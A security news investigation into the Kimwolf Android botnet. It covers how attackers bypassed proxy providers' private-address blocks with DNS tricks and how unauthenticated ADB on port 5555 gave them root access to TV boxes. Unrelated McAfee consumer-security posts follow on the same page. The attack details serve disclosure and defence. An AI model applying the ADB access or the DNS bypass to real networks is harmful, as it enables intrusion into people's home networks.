 Login
Login


The story you are reading is a series of scoops nestled inside a far more urgent Internet-wide security advisory. The vulnerability at issue has been exploited for months already, and it’s time for a broader awareness of the threat. The short version is that everything you thought you knew about the security of the internal network behind your Internet router probably is now dangerously out of date.

The security company Synthient currently sees more than 2 million infected Kimwolf devices distributed globally but with concentrations in Vietnam, Brazil, India, Saudi Arabia, Russia and the United States. Synthient found that two-thirds of the Kimwolf infections are Android TV boxes with no security or authentication built in.
The past few months have witnessed the explosive growth of a new botnet dubbed Kimwolf, which experts say has infected more than 2 million devices globally. The Kimwolf malware forces compromised systems to relay malicious and abusive Internet traffic — such as ad fraud, account takeover attempts and mass content scraping — and participate in crippling distributed denial-of-service (DDoS) attacks capable of knocking nearly any website offline for days at a time.
More important than Kimwolf’s staggering size, however, is the diabolical method it uses to spread so quickly: By effectively tunneling back through various “residential proxy” networks and into the local networks of the proxy endpoints, and by further infecting devices that are hidden behind the assumed protection of the user’s firewall and Internet router.
Residential proxy networks are sold as a way for customers to anonymize and localize their Web traffic to a specific region, and the biggest of these services allow customers to route their traffic through devices in virtually any country or city around the globe.
The malware that turns an end-user’s Internet connection into a proxy node is often bundled with dodgy mobile apps and games. These residential proxy programs also are commonly installed via unofficial Android TV boxes sold by third-party merchants on popular e-commerce sites like Amazon, BestBuy, Newegg, and Walmart.
These TV boxes range in price from $40 to $400, are marketed under a dizzying range of no-name brands and model numbers, and frequently are advertised as a way to stream certain types of subscription video content for free. But there’s a hidden cost to this transaction: As we’ll explore in a moment, these TV boxes make up a considerable chunk of the estimated two million systems currently infected with Kimwolf.

Some of the unsanctioned Android TV boxes that come with residential proxy malware pre-installed. Image: Synthient.
Kimwolf also is quite good at infecting a range of Internet-connected digital photo frames that likewise are abundant at major e-commerce websites. In November 2025, researchers from Quokka published a report (PDF) detailing serious security issues in Android-based digital picture frames running the Uhale app — including Amazon’s bestselling digital frame as of March 2025.
There are two major security problems with these photo frames and unofficial Android TV boxes. The first is that a considerable percentage of them come with malware pre-installed, or else require the user to download an unofficial Android App Store and malware in order to use the device for its stated purpose (video content piracy). The most typical of these uninvited guests are small programs that turn the device into a residential proxy node that is resold to others.
The second big security nightmare with these photo frames and unsanctioned Android TV boxes is that they rely on a handful of Internet-connected microcomputer boards that have no discernible security or authentication requirements built-in. In other words, if you are on the same network as one or more of these devices, you can likely compromise them simultaneously by issuing a single command across the network.
The combination of these two security realities came to the fore in October 2025, when an undergraduate computer science student at the Rochester Institute of Technology began closely tracking Kimwolf’s growth, and interacting directly with its apparent creators on a daily basis.
Benjamin Brundage is the 22-year-old founder of the security firm Synthient, a startup that helps companies detect proxy networks and learn how those networks are being abused. Conducting much of his research into Kimwolf while studying for final exams, Brundage told KrebsOnSecurity in late October 2025 he suspected Kimwolf was a new Android-based variant of Aisuru, a botnet that was incorrectly blamed for a number of record-smashing DDoS attacks last fall.
Brundage says Kimwolf grew rapidly by abusing a glaring vulnerability in many of the world’s largest residential proxy services. The crux of the weakness, he explained, was that these proxy services weren’t doing enough to prevent their customers from forwarding requests to internal servers of the individual proxy endpoints.
Most proxy services take basic steps to prevent their paying customers from “going upstream” into the local network of proxy endpoints, by explicitly denying requests for local addresses specified in RFC-1918, including the well-known Network Address Translation (NAT) ranges 10.0.0.0/8, 192.168.0.0/16, and 172.16.0.0/12. These ranges allow multiple devices in a private network to access the Internet using a single public IP address, and if you run any kind of home or office network, your internal address space operates within one or more of these NAT ranges.
However, Brundage discovered that the people operating Kimwolf had figured out how to talk directly to devices on the internal networks of millions of residential proxy endpoints, simply by changing their Domain Name System (DNS) settings to match those in the RFC-1918 address ranges.
“It is possible to circumvent existing domain restrictions by using DNS records that point to 192.168.0.1 or 0.0.0.0,” Brundage wrote in a first-of-its-kind security advisory sent to nearly a dozen residential proxy providers in mid-December 2025. “This grants an attacker the ability to send carefully crafted requests to the current device or a device on the local network. This is actively being exploited, with attackers leveraging this functionality to drop malware.”
As with the digital photo frames mentioned above, many of these residential proxy services run solely on mobile devices that are running some game, VPN or other app with a hidden component that turns the user’s mobile phone into a residential proxy — often without any meaningful consent.
In a report published today, Synthient said key actors involved in Kimwolf were observed monetizing the botnet through app installs, selling residential proxy bandwidth, and selling its DDoS functionality.
“Synthient expects to observe a growing interest among threat actors in gaining unrestricted access to proxy networks to infect devices, obtain network access, or access sensitive information,” the report observed. “Kimwolf highlights the risks posed by unsecured proxy networks and their viability as an attack vector.”
After purchasing a number of unofficial Android TV box models that were most heavily represented in the Kimwolf botnet, Brundage further discovered the proxy service vulnerability was only part of the reason for Kimwolf’s rapid rise: He also found virtually all of the devices he tested were shipped from the factory with a powerful feature called Android Debug Bridge (ADB) mode enabled by default.
Many of the unofficial Android TV boxes infected by Kimwolf include the ominous disclaimer: “Made in China. Overseas use only.” Image: Synthient.
ADB is a diagnostic tool intended for use solely during the manufacturing and testing processes, because it allows the devices to be remotely configured and even updated with new (and potentially malicious) firmware. However, shipping these devices with ADB turned on creates a security nightmare because in this state they constantly listen for and accept unauthenticated connection requests.
For example, opening a command prompt and typing “adb connect” along with a vulnerable device’s (local) IP address followed immediately by “:5555” will very quickly offer unrestricted “super user” administrative access.
Brundage said by early December, he’d identified a one-to-one overlap between new Kimwolf infections and proxy IP addresses offered for rent by China-based IPIDEA, currently the world’s largest residential proxy network by all accounts.
“Kimwolf has almost doubled in size this past week, just by exploiting IPIDEA’s proxy pool,” Brundage told KrebsOnSecurity in early December as he was preparing to notify IPIDEA and 10 other proxy providers about his research.
Brundage said Synthient first confirmed on December 1, 2025 that the Kimwolf botnet operators were tunneling back through IPIDEA’s proxy network and into the local networks of systems running IPIDEA’s proxy software. The attackers dropped the malware payload by directing infected systems to visit a specific Internet address and to call out the pass phrase “krebsfiveheadindustries” in order to unlock the malicious download.
On December 30, Synthient said it was tracking roughly 2 million IPIDEA addresses exploited by Kimwolf in the previous week. Brundage said he has witnessed Kimwolf rebuilding itself after one recent takedown effort targeting its control servers — from almost nothing to two million infected systems just by tunneling through proxy endpoints on IPIDEA for a couple of days.
Brundage said IPIDEA has a seemingly inexhaustible supply of new proxies, advertising access to more than 100 million residential proxy endpoints around the globe in the past week alone. Analyzing the exposed devices that were part of IPIDEA’s proxy pool, Synthient said it found more than two-thirds were Android devices that could be compromised with no authentication needed.
After charting a tight overlap in Kimwolf-infected IP addresses and those sold by IPIDEA, Brundage was eager to make his findings public: The vulnerability had clearly been exploited for several months, although it appeared that only a handful of cybercrime actors were aware of the capability. But he also knew that going public without giving vulnerable proxy providers an opportunity to understand and patch it would only lead to more mass abuse of these services by additional cybercriminal groups.
On December 17, Brundage sent a security notification to all 11 of the apparently affected proxy providers, hoping to give each at least a few weeks to acknowledge and address the core problems identified in his report before he went public. Many proxy providers who received the notification were resellers of IPIDEA that white-labeled the company’s service.
KrebsOnSecurity first sought comment from IPIDEA in October 2025, in reporting on a story about how the proxy network appeared to have benefitted from the rise of the Aisuru botnet, whose administrators appeared to shift from using the botnet primarily for DDoS attacks to simply installing IPIDEA’s proxy program, among others.
On December 25, KrebsOnSecurity received an email from an IPIDEA employee identified only as “Oliver,” who said allegations that IPIDEA had benefitted from Aisuru’s rise were baseless.
“After comprehensively verifying IP traceability records and supplier cooperation agreements, we found no association between any of our IP resources and the Aisuru botnet, nor have we received any notifications from authoritative institutions regarding our IPs being involved in malicious activities,” Oliver wrote. “In addition, for external cooperation, we implement a three-level review mechanism for suppliers, covering qualification verification, resource legality authentication and continuous dynamic monitoring, to ensure no compliance risks throughout the entire cooperation process.”
“IPIDEA firmly opposes all forms of unfair competition and malicious smearing in the industry, always participates in market competition with compliant operation and honest cooperation, and also calls on the entire industry to jointly abandon irregular and unethical behaviors and build a clean and fair market ecosystem,” Oliver continued.
Meanwhile, the same day that Oliver’s email arrived, Brundage shared a response he’d just received from IPIDEA’s security officer, who identified himself only by the first name Byron. The security officer said IPIDEA had made a number of important security changes to its residential proxy service to address the vulnerability identified in Brundage’s report.
“By design, the proxy service does not allow access to any internal or local address space,” Byron explained. “This issue was traced to a legacy module used solely for testing and debugging purposes, which did not fully inherit the internal network access restrictions. Under specific conditions, this module could be abused to reach internal resources. The affected paths have now been fully blocked and the module has been taken offline.”
Byron told Brundage IPIDEA also instituted multiple mitigations for blocking DNS resolution to internal (NAT) IP ranges, and that it was now blocking proxy endpoints from forwarding traffic on “high-risk” ports “to prevent abuse of the service for scanning, lateral movement, or access to internal services.”

An excerpt from an email sent by IPIDEA’s security officer in response to Brundage’s vulnerability notification. Click to enlarge.
Brundage said IPIDEA appears to have successfully patched the vulnerabilities he identified. He also noted he never observed the Kimwolf actors targeting proxy services other than IPIDEA, which has not responded to requests for comment.
Riley Kilmer is founder of Spur.us, a technology firm that helps companies identify and filter out proxy traffic. Kilmer said Spur has tested Brundage’s findings and confirmed that IPIDEA and all of its affiliate resellers indeed allowed full and unfiltered access to the local LAN.
Kilmer said one model of unsanctioned Android TV boxes that is especially popular — the Superbox, which we profiled in November’s Is Your Android TV Streaming Box Part of a Botnet? — leaves Android Debug Mode running on localhost:5555.
“And since Superbox turns the IP into an IPIDEA proxy, a bad actor just has to use the proxy to localhost on that port and install whatever bad SDKs [software development kits] they want,” Kilmer told KrebsOnSecurity.
Superbox media streaming boxes for sale on Walmart.com.
Both Brundage and Kilmer say IPIDEA appears to be the second or third reincarnation of a residential proxy network formerly known as 911S5 Proxy, a service that operated between 2014 and 2022 and was wildly popular on cybercrime forums. 911S5 Proxy imploded a week after KrebsOnSecurity published a deep dive on the service’s sketchy origins and leadership in China.
In that 2022 profile, we cited work by researchers at the University of Sherbrooke in Canada who were studying the threat 911S5 could pose to internal corporate networks. The researchers noted that “the infection of a node enables the 911S5 user to access shared resources on the network such as local intranet portals or other services.”
“It also enables the end user to probe the LAN network of the infected node,” the researchers explained. “Using the internal router, it would be possible to poison the DNS cache of the LAN router of the infected node, enabling further attacks.”
911S5 initially responded to our reporting in 2022 by claiming it was conducting a top-down security review of the service. But the proxy service abruptly closed up shop just one week later, saying a malicious hacker had destroyed all of the company’s customer and payment records. In July 2024, The U.S. Department of the Treasury sanctioned the alleged creators of 911S5, and the U.S. Department of Justice arrested the Chinese national named in my 2022 profile of the proxy service.
Kilmer said IPIDEA also operates a sister service called 922 Proxy, which the company has pitched from Day One as a seamless alternative to 911S5 Proxy.
“You cannot tell me they don’t want the 911 customers by calling it that,” Kilmer said.
Among the recipients of Synthient’s notification was the proxy giant Oxylabs. Brundage shared an email he received from Oxylabs’ security team on December 31, which acknowledged Oxylabs had started rolling out security modifications to address the vulnerabilities described in Synthient’s report.
Reached for comment, Oxylabs confirmed they “have implemented changes that now eliminate the ability to bypass the blocklist and forward requests to private network addresses using a controlled domain.” But it said there is no evidence that Kimwolf or other other attackers exploited its network.
“In parallel, we reviewed the domains identified in the reported exploitation activity and did not observe traffic associated with them,” the Oxylabs statement continued. “Based on this review, there is no indication that our residential network was impacted by these activities.”
Consider the following scenario, in which the mere act of allowing someone to use your Wi-Fi network could lead to a Kimwolf botnet infection. In this example, a friend or family member comes to stay with you for a few days, and you grant them access to your Wi-Fi without knowing that their mobile phone is infected with an app that turns the device into a residential proxy node. At that point, your home’s public IP address will show up for rent at the website of some residential proxy provider.
Miscreants like those behind Kimwolf then use residential proxy services online to access that proxy node on your IP, tunnel back through it and into your local area network (LAN), and automatically scan the internal network for devices with Android Debug Bridge mode turned on.
By the time your guest has packed up their things, said their goodbyes and disconnected from your Wi-Fi, you now have two devices on your local network — a digital photo frame and an unsanctioned Android TV box — that are infected with Kimwolf. You may have never intended for these devices to be exposed to the larger Internet, and yet there you are.
Here’s another possible nightmare scenario: Attackers use their access to proxy networks to modify your Internet router’s settings so that it relies on malicious DNS servers controlled by the attackers — allowing them to control where your Web browser goes when it requests a website. Think that’s far-fetched? Recall the DNSChanger malware from 2012 that infected more than a half-million routers with search-hijacking malware, and ultimately spawned an entire security industry working group focused on containing and eradicating it.
Much of what is published so far on Kimwolf has come from the Chinese security firm XLab, which was the first to chronicle the rise of the Aisuru botnet in late 2024. In its latest blog post, XLab said it began tracking Kimwolf on October 24, when the botnet’s control servers were swamping Cloudflare’s DNS servers with lookups for the distinctive domain 14emeliaterracewestroxburyma02132[.]su.
This domain and others connected to early Kimwolf variants spent several weeks topping Cloudflare’s chart of the Internet’s most sought-after domains, edging out Google.com and Apple.com of their rightful spots in the top 5 most-requested domains. That’s because during that time Kimwolf was asking its millions of bots to check in frequently using Cloudflare’s DNS servers.
The Chinese security firm XLab found the Kimwolf botnet had enslaved between 1.8 and 2 million devices, with heavy concentrations in Brazil, India, The United States of America and Argentina. Image: blog.xLab.qianxin.com
It is clear from reading the XLab report that KrebsOnSecurity (and security experts) probably erred in misattributing some of Kimwolf’s early activities to the Aisuru botnet, which appears to be operated by a different group entirely. IPDEA may have been truthful when it said it had no affiliation with the Aisuru botnet, but Brundage’s data left no doubt that its proxy service clearly was being massively abused by Aisuru’s Android variant, Kimwolf.
XLab said Kimwolf has infected at least 1.8 million devices, and has shown it is able to rebuild itself quickly from scratch.
“Analysis indicates that Kimwolf’s primary infection targets are TV boxes deployed in residential network environments,” XLab researchers wrote. “Since residential networks usually adopt dynamic IP allocation mechanisms, the public IPs of devices change over time, so the true scale of infected devices cannot be accurately measured solely by the quantity of IPs. In other words, the cumulative observation of 2.7 million IP addresses does not equate to 2.7 million infected devices.”
XLab said measuring Kimwolf’s size also is difficult because infected devices are distributed across multiple global time zones. “Affected by time zone differences and usage habits (e.g., turning off devices at night, not using TV boxes during holidays, etc.), these devices are not online simultaneously, further increasing the difficulty of comprehensive observation through a single time window,” the blog post observed.
XLab noted that the Kimwolf author shows an almost ‘obsessive’ fixation” on Yours Truly, apparently leaving “easter eggs” related to my name in multiple places through the botnet’s code and communications:
Image: XLAB.
One frustrating aspect of threats like Kimwolf is that in most cases it is not easy for the average user to determine if there are any devices on their internal network which may be vulnerable to threats like Kimwolf and/or already infected with residential proxy malware.
Let’s assume that through years of security training or some dark magic you can successfully identify that residential proxy activity on your internal network was linked to a specific mobile device inside your house: From there, you’d still need to isolate and remove the app or unwanted component that is turning the device into a residential proxy.
Also, the tooling and knowledge needed to achieve this kind of visibility just isn’t there from an average consumer standpoint. The work that it takes to configure your network so you can see and interpret logs of all traffic coming in and out is largely beyond the skillset of most Internet users (and, I’d wager, many security experts). But it’s a topic worth exploring in an upcoming story.
Happily, Synthient has erected a page on its website that will state whether a visitor’s public Internet address was seen among those of Kimwolf-infected systems. Brundage also has compiled a list of the unofficial Android TV boxes that are most highly represented in the Kimwolf botnet.
If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.
The top 15 product devices represented in the Kimwolf botnet, according to Synthient.
Chad Seaman is a principal security researcher with Akamai Technologies. Seaman said he wants more consumers to be wary of these pseudo Android TV boxes to the point where they avoid them altogether.
“I want the consumer to be paranoid of these crappy devices and of these residential proxy schemes,” he said. “We need to highlight why they’re dangerous to everyone and to the individual. The whole security model where people think their LAN (Local Internal Network) is safe, that there aren’t any bad guys on the LAN so it can’t be that dangerous is just really outdated now.”
“The idea that an app can enable this type of abuse on my network and other networks, that should really give you pause,” about which devices to allow onto your local network, Seaman said. “And it’s not just Android devices here. Some of these proxy services have SDKs for Mac and Windows, and the iPhone. It could be running something that inadvertently cracks open your network and lets countless random people inside.”
In July 2025, Google filed a “John Doe” lawsuit (PDF) against 25 unidentified defendants collectively dubbed the “BadBox 2.0 Enterprise,” which Google described as a botnet of over ten million unsanctioned Android streaming devices engaged in advertising fraud. Google said the BADBOX 2.0 botnet, in addition to compromising multiple types of devices prior to purchase, also can infect devices by requiring the download of malicious apps from unofficial marketplaces.
Google’s lawsuit came on the heels of a June 2025 advisory from the Federal Bureau of Investigation (FBI), which warned that cyber criminals were gaining unauthorized access to home networks by either configuring the products with malware prior to the user’s purchase, or infecting the device as it downloads required applications that contain backdoors — usually during the set-up process.
The FBI said BADBOX 2.0 was discovered after the original BADBOX campaign was disrupted in 2024. The original BADBOX was identified in 2023, and primarily consisted of Android operating system devices that were compromised with backdoor malware prior to purchase.
Lindsay Kaye is vice president of threat intelligence at HUMAN Security, a company that worked closely on the BADBOX investigations. Kaye said the BADBOX botnets and the residential proxy networks that rode on top of compromised devices were detected because they enabled a ridiculous amount of advertising fraud, as well as ticket scalping, retail fraud, account takeovers and content scraping.
Kaye said consumers should stick to known brands when it comes to purchasing things that require a wired or wireless connection.
“If people are asking what they can do to avoid being victimized by proxies, it’s safest to stick with name brands,” Kaye said. “Anything promising something for free or low-cost, or giving you something for nothing just isn’t worth it. And be careful about what apps you allow on your phone.”
Many wireless routers these days make it relatively easy to deploy a “Guest” wireless network on-the-fly. Doing so allows your guests to browse the Internet just fine but it blocks their device from being able to talk to other devices on the local network — such as shared folders, printers and drives. If someone — a friend, family member, or contractor — requests access to your network, give them the guest Wi-Fi network credentials if you have that option.
There is a small but vocal pro-piracy camp that is almost condescendingly dismissive of the security threats posed by these unsanctioned Android TV boxes. These tech purists positively chafe at the idea of people wholesale discarding one of these TV boxes. A common refrain from this camp is that Internet-connected devices are not inherently bad or good, and that even factory-infected boxes can be flashed with new firmware or custom ROMs that contain no known dodgy software.
However, it’s important to point out that the majority of people buying these devices are not security or hardware experts; the devices are sought out because they dangle something of value for “free.” Most buyers have no idea of the bargain they’re making when plugging one of these dodgy TV boxes into their network.
It is somewhat remarkable that we haven’t yet seen the entertainment industry applying more visible pressure on the major e-commerce vendors to stop peddling this insecure and actively malicious hardware that is largely made and marketed for video piracy. These TV boxes are a public nuisance for bundling malicious software while having no apparent security or authentication built-in, and these two qualities make them an attractive nuisance for cybercriminals.
Stay tuned for Part II in this series, which will poke through clues left behind by the people who appear to have built Kimwolf and benefited from it the most.
 Article tags
Because Android uses an open source operating system, it usually gets a bad rap for being vulnerable to data loss and compromised apps as a result of malware, insecure app coding, unprotected cloud storage, outdated software, sideloading from untrusted sources, and even specific website vulnerabilities. Suffice it to say that any of these risks can be destructive and costly.
While Google addresses specific vulnerabilities, cyberthreats continue to evolve as criminals become more scheming or desperate. For these reasons, it is still best to exercise caution to protect the data on your device. In this article, we will share vital tips on how you can secure your device.
Determining if you’re vulnerable isn’t always easy. There are, however, some measures you can take to protect your device.
Your first line of defense against Android vulnerability threats is maintaining current software. Android security patches fix security weaknesses that cybercriminals actively take advantage of to access your personal data, install malware, or take control of your device. When you delay updates, you leave known security gaps open for attackers to exploit.
To enable automatic updates, navigate to Settings > System > System update > Advanced settings, then toggle on “Automatic system updates.” For Google Pixel devices, security updates typically arrive monthly, while other manufacturers may have varying schedules.
On top of this, set your Google Play Store to auto-update apps by opening the Play Store, tapping your profile picture, going to Settings > Network preferences > Auto-update apps, and selecting “Over any network” if you have unlimited data or “Over Wi-Fi only” to preserve your data plan.
One of the most effective Android phone security best practices is restricting app installations to the Google Play Store. Sideloading apps from unknown sources significantly increases your risk of installing malware, spyware, or apps with hidden malicious functionality.
Before installing any app, examine the permissions it requests. Apps asking for excessive permissions should raise your suspicions. Navigate to Settings > Apps > Special app access > Install unknown apps and ensure all toggles are disabled.
In addition, choose apps with consistent positive ratings and active developer responses to user concerns. Google’s Play Console policies provide guidelines for safe app development, but your vigilance remains essential.
Google Play Protect scans over 125 billion apps daily for malware and policy violations. While not perfect, this automated screening catches the majority of malicious apps before they reach your device, and even detects them after installation. In contrast, apps outside this ecosystem lack this protection layer.
Activate Play Protect by opening Google Play Store, tapping your profile picture, selecting “Play Protect,” and ensuring both “Scan apps with Play Protect” and “Improve harmful app detection” are enabled. This service runs automatic security scans and can remove or disable harmful apps even after you’ve installed them.
For comprehensive, real-time protection against phishing sites, malware downloads, and suspicious web content, enable safe browsing Android features in Chrome. Open Chrome, tap the three dots menu, go to Settings > Privacy and security > Safe Browsing, and select “Enhanced protection.” This setting checks URLs against Google’s constantly updated database of dangerous sites.
Modern Android devices offer multiple authentication methods, and using them strategically provides layered security for your most sensitive information. Set up a strong screen lock by going to Settings > Security > Screen lock and choosing either a complex PIN with at least 6 digits, a pattern with at least 6 points, or a password that combines letters, numbers, and symbols.
Enable biometric authentication, whether fingerprint and/or facial recognition, as an additional layer, but always maintain a strong backup PIN or password since biometrics can be circumvented.
For critical applications containing sensitive data such as banking apps, password managers, email clients, and social media, enable two-factor authentication (2FA) where possible for extra security.
Android’s built-in backup and encryption features provide essential protection against data loss from device theft, hardware failure, malware attacks, or accidental deletion, forming a crucial part of your Android incident response strategy.
Enable automatic backups of your app data, call history, and device settings by navigating to Settings > System > Backup, then toggle on “Back up to Google Drive.” You can set the frequency to daily. For photos and videos, enable Google Photos backup with high-quality or original quality settings based on your storage plan.
Device encryption can be activated through Settings > Security > Encryption & credentials > Encrypt phone. Modern Android devices (Android 6.0+) typically have encryption enabled by default, but you will need to verify this setting. Google’s Android backup service documentation provides detailed information on what data is protected and how to manage your backup settings effectively.
Your Google account serves as the master key to most Android functionality, so having an account recovery system can be invaluable to restore access to your device when local authentication methods fail. To ensure your recovery information is current, visit Security settings on your account profile, add a secondary email address that you can access independently, but avoid using another Gmail account as your backup. Include a mobile phone number for SMS verification, and consider adding multiple phone numbers if you frequently travel or change devices.
Google also provides one-time-use back-up codes that can restore account access when other methods fail. Download these codes and store them securely offline. Consider using a password manager like Google’s built-in option or a reputable third-party solution. Never store recovery codes in easily accessible digital formats like unencrypted text files or photos on the same device.
Google’s Find My Device service provides powerful remote management capabilities that can prevent permanent data loss during Android vulnerability situations or lockout scenarios. This service allows you to locate, lock, or completely erase your device remotely.
To enable this feature, navigate to Find My Device through Settings > Security > Find My Device. Ensure that your location services remain active for this feature to function properly.
Take note that when you decide to remotely erase your data from your device, this feature completely wipes all local data but preserves the information you backed up to Google’s cloud services. Only use this option when you’re certain your back-up systems are current.
Android offers multiple backup solutions that transform potential data disasters into minor inconveniences. To store your photos, videos, SMS messages, and call logs, you can go to Settings > System > Backup and choose the frequency that matches your usage patterns, daily backups for heavy users, weekly for lighter usage.
For sensitive information that you would like to access even when offline, you might want to consider periodic local backups by connecting your device to a computer monthly and copying important files manually. Test your systems regularly by attempting to restore a small amount of data to ensure your backups work when needed and identify any gaps in your protection strategy.
A mobile security incident can escalate from a nuisance to real damage in minutes, especially if an attacker can access your accounts, intercept messages, or install persistent apps. Speed matters when you respond, especially when prioritizing the high-impact steps that will stop the bleeding, regain control, and protect your data before you move on to cleanup and recovery. The actions below follow that order, so you can respond calmly and effectively even under stress.
When evaluating mobile security solutions for your Android device, focus on apps that offer comprehensive protection across multiple threat vectors. The most effective solutions combine several key capabilities into a single, user-friendly platform that doesn’t slow down your device or drain your battery.
Your Android device holds your most precious digital memories, important work files, and personal information, making it a prime target for cybercriminals who continue to exploit new vulnerabilities. While threats like remote factory resets and malicious web attacks can disrupt your daily digital routine, you do have the power to protect yourself against them by keeping your OS and security patches current, enabling Google Play Protect and built-in safe browsing features, maintaining regular backups of your essential data, and considering a comprehensive mobile security solution that provides real-time protection. For additional steps to safeguard your Android mobile life, visit McAfee’s security best practices.
The post Guard Your Android Phones Against Loss of Data and Infected Apps appeared first on McAfee Blog.
The practice of locking our possessions is relevant in every aspect of our modern lives. We physically lock our houses, cars, bikes, hotel rooms, computers, and even our luggage when we go to the airport. There are lockers at gyms, schools, amusement parks, and sometimes even at the workplace.
Digitally, we lock our phones with passcodes and protect them from malware with a security solution. Why, then, don’t we lock the individual apps that house some of our most personal and sensitive data?
From photos to emails to credit card numbers, our mobile apps hold invaluable data that is often left unprotected, especially given that some of the most commonly used apps on the Android platform such as Facebook, LinkedIn and Gmail don’t necessarily require a log in each time they’re launched.
Without an added layer of security, those apps are leaving room for nosy family members, jealous significant others, prankster friends, and worst of all thieves to hack into your social media or email accounts at the drop of a hat. In this article, we will discuss what an app lock is, everyday scenarios you may need it, and how to set it up on your smartphone.
Your mobile phone is more than just a gadget. It’s your wallet, camera, diary, and connection to the world. You likely keep photos, messages, social media, payment apps, and even confidential work files on it. To protect these bits of personal information, we use PINs, patterns, or biometrics to lock our devices, but once the phone is open, every app is fair game.
I f someone were able to go beyond your phone’s lock screen and gain access to the information in your phone, how much of your life could they see? A friend could scroll through your photos. Your child could open your shopping app and make purchases. Or a thief could get into your banking and social media accounts in seconds.
One way to avoid this from happening is by applying an app lock, a digital padlock that adds an authentication step such as a password, pattern, or biometric before an application can be launched.
In your home, a locked front door keeps strangers out. But what happens if you unwittingly leave the front door unlocked and someone walks in? Without interior locks, your bedroom, office, and safe are now accessible to anyone.
This same concept applies to your device with unprotected apps. Once unlocked, apps like Gmail, Facebook, or mobile banking don’t always require you to log in every time. It’s convenient, until it’s not.
An app lock serves as an indoor lock, protecting your sensitive data even after an unauthorized person has accessed it, and maintaining privacy boundaries.
When you or another person attempts to open an app on your device, the system first triggers an authentication screen. After verifying your PIN, fingerprint, or face, the app will open, ensuring that your personal information stays off-limits to people who do not know your authentication step. In Android, app locks work seamlessly in the background without slowing performance.
This layered defense mirrors the cybersecurity approach used on enterprise systems, but scaled down for consumers. Each layer handles different threats, so if one fails, the others still protect you:
Leaving apps unprotected can do more than just embarrass you. Here are some examples of how unprotected apps could lead to lasting harm:
Even just one unauthorized session could cascade into identity theft or financial fraud. That’s why security experts recommend app-level protection as part of a layered, reinforced mobile defense strategy.
While many Android phones include some app-locking capabilities, dedicated mobile security apps provide more robust options and better protection. Here’s how to set up app locks effectively:
Use a 6-digit or longer PIN, complex pattern, or biometric such as fingerprint or face unlock. Avoid using the same PIN as your main device.
Choose the priority mobile apps that you want to protect. Start with your most sensitive apps, such as:
Set timeouts based on app sensitivity:
Hide notification content for locked apps. This keeps private messages or bank alerts from showing up on your lock screen.
Most Android manufacturers now offer convenient, built-in app locking features. However, they are limited, often lacking biometric integration, cloud backup, or smart settings.
Dedicated solutions go further, providing:
With an app lock, your mischievous friends will never be able to post embarrassing status updates on your Facebook profile, and your jealous partner won’t be able to snoop through your photos or emails. For parents, you can keep your kids locked out of the apps that would allow them to access inappropriate content without having to watch their every move.
Most importantly, app locks protect you from thieves and strangers in case of a stolen or lost device.
Your phone carries more than just apps. It holds the details of your daily life. From private conversations and family photos to financial information and work data, much of what matters most to you lives behind those app icons. While a device lock is an important first step, it isn’t always enough on its own.
App locks give you greater control over your privacy by protecting individual apps, even when your phone is already unlocked. They help prevent accidental access, discourage snooping, and reduce the risk of serious harm if your device is lost or stolen. Most importantly, they allow you to use and share your phone, without worrying about who might see what they shouldn’t.
By adding app-level protection to your mobile security routine, you’re taking a simple but meaningful step toward safeguarding your personal information.
The post App Locks Can Improve the Security of Your Mobile Phones appeared first on McAfee Blog.
It’s no longer possible to deny that your life in the physical world and your digital life are one and the same. Coming to terms with this reality will help you make better decisions in many aspects of your life.
The same identity you use at work, at home, and with friends also exists in apps, inboxes, accounts, devices, and databases, whether you actively post online or prefer to stay quiet. Every purchase, login, location ping, and message leaves a trail. And that trail shapes what people, companies, and scammers can learn about you, how they can reach you, and what they might try to take.
That’s why digital security isn’t just an IT or a “tech person” problem. It’s a daily life skill. When you understand how your digital life works, what information you’re sharing, where it’s stored, and how it can be misused, you make better decisions. This guide is designed to help you build that awareness and translate it into practical habits: protecting your data, securing your accounts, and staying in control of your privacy in a world that’s always connected.
Being digitally secure doesn’t mean hiding from the internet or using complicated tools you don’t understand. It means having intentional control over your digital life to reduce risks while still being able to live, work, and communicate online safely. A digitally secure person focuses on four interconnected areas:
Your personal data is the foundation of your digital identity. Protecting it includes limiting how much data you share, understanding where it’s stored, and reducing how easily it can be collected, sold, or stolen. At its heart, personal information falls into two critical categories that require different levels of protection:
Account security ensures that only you can access them. Strong, unique passwords, multi-factor authentication, and secure recovery options prevent criminals from hijacking your email, banking, cloud storage, social media, and other online accounts, often the gateway to everything else in your digital life.
Privacy control means setting boundaries and deciding who can see what about you, and under what circumstances. This includes managing social media visibility, app permissions, browser tracking, and third-party access to your data.
Digital security is an ongoing effort as threats evolve, platforms change their policies, and new technologies introduce new risks. Staying digitally secure requires periodic check-ins, learning to recognize scams and manipulation, and adjusting your habits as the digital landscape changes.
Your personal information faces exposure risks through multiple channels during routine digital activities, often without your explicit knowledge.
Implementing comprehensive personal data protection requires a systematic approach that addresses the common exposure points. These practical steps provide layers of security that work together to minimize your exposure to identity theft and fraud.
Start by conducting a thorough audit of your online accounts and subscriptions to identify where you have unnecessarily shared more data than needed. Remove or minimize details that aren’t essential for the service to function. Moving forward, provide only the minimum required information to new accounts and avoid linking them across different platforms unless necessary.
Be particularly cautious with loyalty programs, surveys, and promotional offers that ask for extensive personal information, as they may share it with third parties. Read privacy policies carefully, focusing on sections that describe data sharing, retention periods, and your rights regarding your personal information.
If possible, consider using separate email addresses for different accounts to limit cross-platform tracking and reduce the impact if one account is compromised. Create dedicated email addresses for shopping, social media, newsletters, and important accounts like banking and healthcare.
Privacy protection requires regular attention to your account settings across all platforms and services you use. Social media platforms frequently update their privacy policies and settings, often defaulting to less private configurations that allow them to collect and share your data. For this reason, it is a good idea to review your privacy settings at least quarterly. Limit who can see your posts, contact information, and friend lists. Disable location tracking, facial recognition, and advertising customization features that rely on your personal data. Turn off automatic photo tagging and prevent search engines from indexing your profile.
On Google accounts, visit your Activity Controls and disable Web & App Activity, Location History, and YouTube History to stop this data from being saved. You can even opt out of ad personalization entirely if desired by adjusting Google Ad Settings. If you are more tech savvy, Google Takeout allows you to export and review what data Google has collected about you.
For Apple ID accounts, you can navigate to System Preferences on Mac or Settings on iOS devices to disable location-based Apple ads, limit app tracking, and review which apps have access to your contacts, photos, and other personal data.
Meanwhile, Amazon accounts store extensive purchase history, voice recordings from Alexa devices, and browsing behavior. Review your privacy settings to limit data sharing with third parties, delete voice recordings, and manage your advertising preferences.
